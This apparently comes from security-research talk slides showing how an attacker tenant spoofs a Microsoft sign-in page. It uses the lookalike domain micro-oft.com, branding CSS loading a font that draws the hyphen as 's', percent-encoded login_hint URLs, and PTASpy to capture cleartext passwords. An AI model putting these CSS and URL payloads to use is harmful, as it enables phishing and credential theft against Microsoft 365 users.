
Testing with cloud-only user

- Entering unverified proxy email address allows signing in to attacker tenant!



Testing with synced user

- Unverified email property does not propagate to proxy address for synced users :(



Synced User1 ...
User

Edit properties Delete Refresh Reset password Revoke sessions Manage view Got feedback?

Last name	User1	State or province
User principal name	synceduser1@yt0ww.onmicrosoft.com	ZIP or postal code
Object ID	64a00273-b8c1-4c8a-94d8-6c15fa2a...	Country or region
Identities	yt0ww.onmicrosoft.com	Business phone
User type	Member	Mobile phone
Creation type		Email
Created date time	4 May 2025, 09:53	Other emails
Last password change date time	4 May 2025, 10:00	Proxy addresses
Invitation state		Fax number

SyncedUser@microsoft.com

View

SyncedUser1@yt0ww.onmicrosoft.com

Therefore, the values of the Mail and ProxyAddresses attributes for the object in Active Directory may not be the same as the values of the ProxyAddresses attribute in Microsoft Entra ID.

Custom CSS?

- Can we somehow modify the email address with CSS?
- Not a single allowed selector can target the email address directly...
- Closest is complete **sign-in-box**, but pseudo-selectors like **nth-child** are also **not allowed**

```
var c_AllowedCssSelectors =  
[  
    "body",  
    "a",  
    ".ext-header",  
    ".ext-header-logo",  
    ".ext-header-description",  
    ".ext-background-image",  
    ".ext-background-overlay",  
    ".ext-sign-in-box",  
    ".ext-title",  
    ".ext-subtitle",  
    ".ext-button.ext-primary",  
    ".ext-button.ext-secondary",  
    ".ext-error",  
    ".ext-input.ext-text-box",  
    ".ext-input.ext-text-box.ext-has-error",  
    ".ext-banner-logo",  
    ".ext-password-reset-links-container",  
    ".ext-button-field-container",  
    ".ext-button-item",  
    ".ext-boilerplate-text",  
    ".ext-vertical-split-main-section",  
    ".ext-vertical-split-background-image-container",  
    ".ext-middle",  
    ".ext-promoted-fed-cred-box",  
    ".ext-footer",  
    ".ext-footer.ext-has-background",  
    ".ext-footer.ext-has-background.ext-background-always-visible",  
    ".ext-footer-links",  
    ".ext-footer-content.ext-footer-item",  
    ".ext-footer-content.ext-footer-item.ext-has-background",  
    ".ext-footer-content.ext-footer-item.ext-has-background.ext-background-always-visible",  
    ".ext-footer-content.ext-footer-item.ext-debug-item",  
    ".ext-footer-content.ext-footer-item.ext-debug-item.ext-has-background",  
    ".ext-footer-content.ext-footer-item.ext-debug-item.ext-has-background.ext-background-always-visible"  
];
```

- Custom fonts can be defined with @font-face

```
var c_AllowedCssAtRules =  
[  
    "font-face",  
    "media"  
];
```


+

- Font can be applied to whole body

```
var c_AllowedCssSelectors =  
[  
    "body",  
    "a",  
    ".ext-header",  
    ".ext-header-logo",  
    ".ext-header-description"
```


Creating a custom font

This is just a hyphen, a really swirly hyphen...



Acquiring a suitable domain

micro-oft.com → microsoft.com

Custom domain names

+ Add custom domain | Diagnose and solve problems | Refresh | Columns | Got feedback?

Looking to move an on-premises application to the cloud and use Microsoft Entra Domain Services?

Search Add filter

Name	Status
micro-oft.com	Verified
yt0ww.mail.onmicrosoft.com	Verified
yt0ww.onmicrosoft.com	Available

Since it is verified, we can use it for synced users!

Creating a user: admin@micro-oft.com

Basic info



Synced User1
admin@micro-oft.com
Member



User principal name	admin@micro-oft.com
Object ID	64a00273-b8c1-4...
Created date time	4 May 2025, 09:53
User type	Member

Home > Conditional Access | Policies >

BlockSyncUser

Conditional Access policy

 Delete  View policy information  View policy impact

Assignments

Users  

Target resources 
[All resources \(formerly 'All cloud apps'\)](#)

Network **NEW** 
[Not configured](#)

Conditions 
[0 conditions selected](#)

Access controls

Grant 
Block access

☐ None
☐ All users
☒ Select users and groups

☐ Guest or external users 
☐ Directory roles 
☒ Users and groups

Select
[1 user](#)




Synced User1
admin@micro-oft.com ...

Custom CSS loading Custom Font

```
@font-face { font-family: 'customfont'; src: url('https://[redacted]/test_font/dash-to-s2.woff2'); unicode-range: U+002D; }
```

```
body {  
  font-family: 'customfont', "Segoe UI", "Gotham", "Lato", "Helvetica", "Arial", "sans-serif";  
}
```



Pass Through Authentication + Custom Font

[https://login.microsoftonline.com/
?login_hint=admin@micro-oft.com](https://login.microsoftonline.com/?login_hint=admin@micro-oft.com)

Or obfuscate/encode any part of the URL:

[https://login.microsoftonline.com/
?login_hint=admin@micro%2doft.com](https://login.microsoftonline.com/?login_hint=admin@micro%2doft.com)

[https://login.microsoftonline.com/
?random-parameters=are-ignored
&login_hint= %61%64%6d%69%6e%40%6d%69%63%72%6f%2d
%6f%66%74%2e%63%6f%6d&more-random=stuff-here](https://login.microsoftonline.com/?random-parameters=are-ignored&login_hint=%61%64%6d%69%6e%40%6d%69%63%72%6f%2d%6f%66%74%2e%63%6f%6d&more-random=stuff-here)

PS C:\Windows\system32> █

Limitations

- Several issues with this approach:
 1. A **wrong password** can be entered (PTASpy always returns successful auth)
 2. Cleartext password is useless when **MFA** is enforced


Replace title with custom image

```
@font-face { font-family: 'customfont'; src: url('https://[redacted]/test_font/dash-to-s2.woff2'); unicode-range: U+002D; }


body {
  font-family: 'customfont', "Segoe UI Webfont", -apple-system, "Helvetica Neue", "Lucida Grande", "Roboto", "Ebrima", "Nirmala UI", "Gala", "Iskoola Pota", "Latha", "Leelawadee", "Microsoft YaHei UI", "Microsoft JhengHei UI", "Malgun Gothic", "Estrangelo Edessa", "Micro", "t Yi Baiti", "Mongolian Baiti", "MV Boli", "Myanmar Text", "Cambria Math";
}
```

```
/* Remove all URLs (e.g. forgot password, use security key, etc...)*
a {
  display: none;
}

/* Hide the original title and replace it with an image instead */
.ext-title{
  color: transparent;
  user-select: none;
  height: 85px;
  width: 340px;
  background-image: url("https://[redacted]/images/title-image.png?v=123");
  background-repeat: no-repeat;
}
```



Replace title with custom image



Microsoft

admin@microsoft.com

Password

Sign in

+

Enter password

If you don't remember your password, reset it now.

=




Microsoft

← admin@microsoft.com

Enter password

If you don't remember your password, reset it now.

Sign in



Microsoft

admin@microsoft.com

Password


Sign in

+

Enter code

Enter the code displayed in the authenticator app on your mobile device

=



Microsoft

admin@microsoft.com

Enter code

Enter the code displayed in the authenticator app on your mobile device

Sign in

Modified PTASpy.dll (preview)

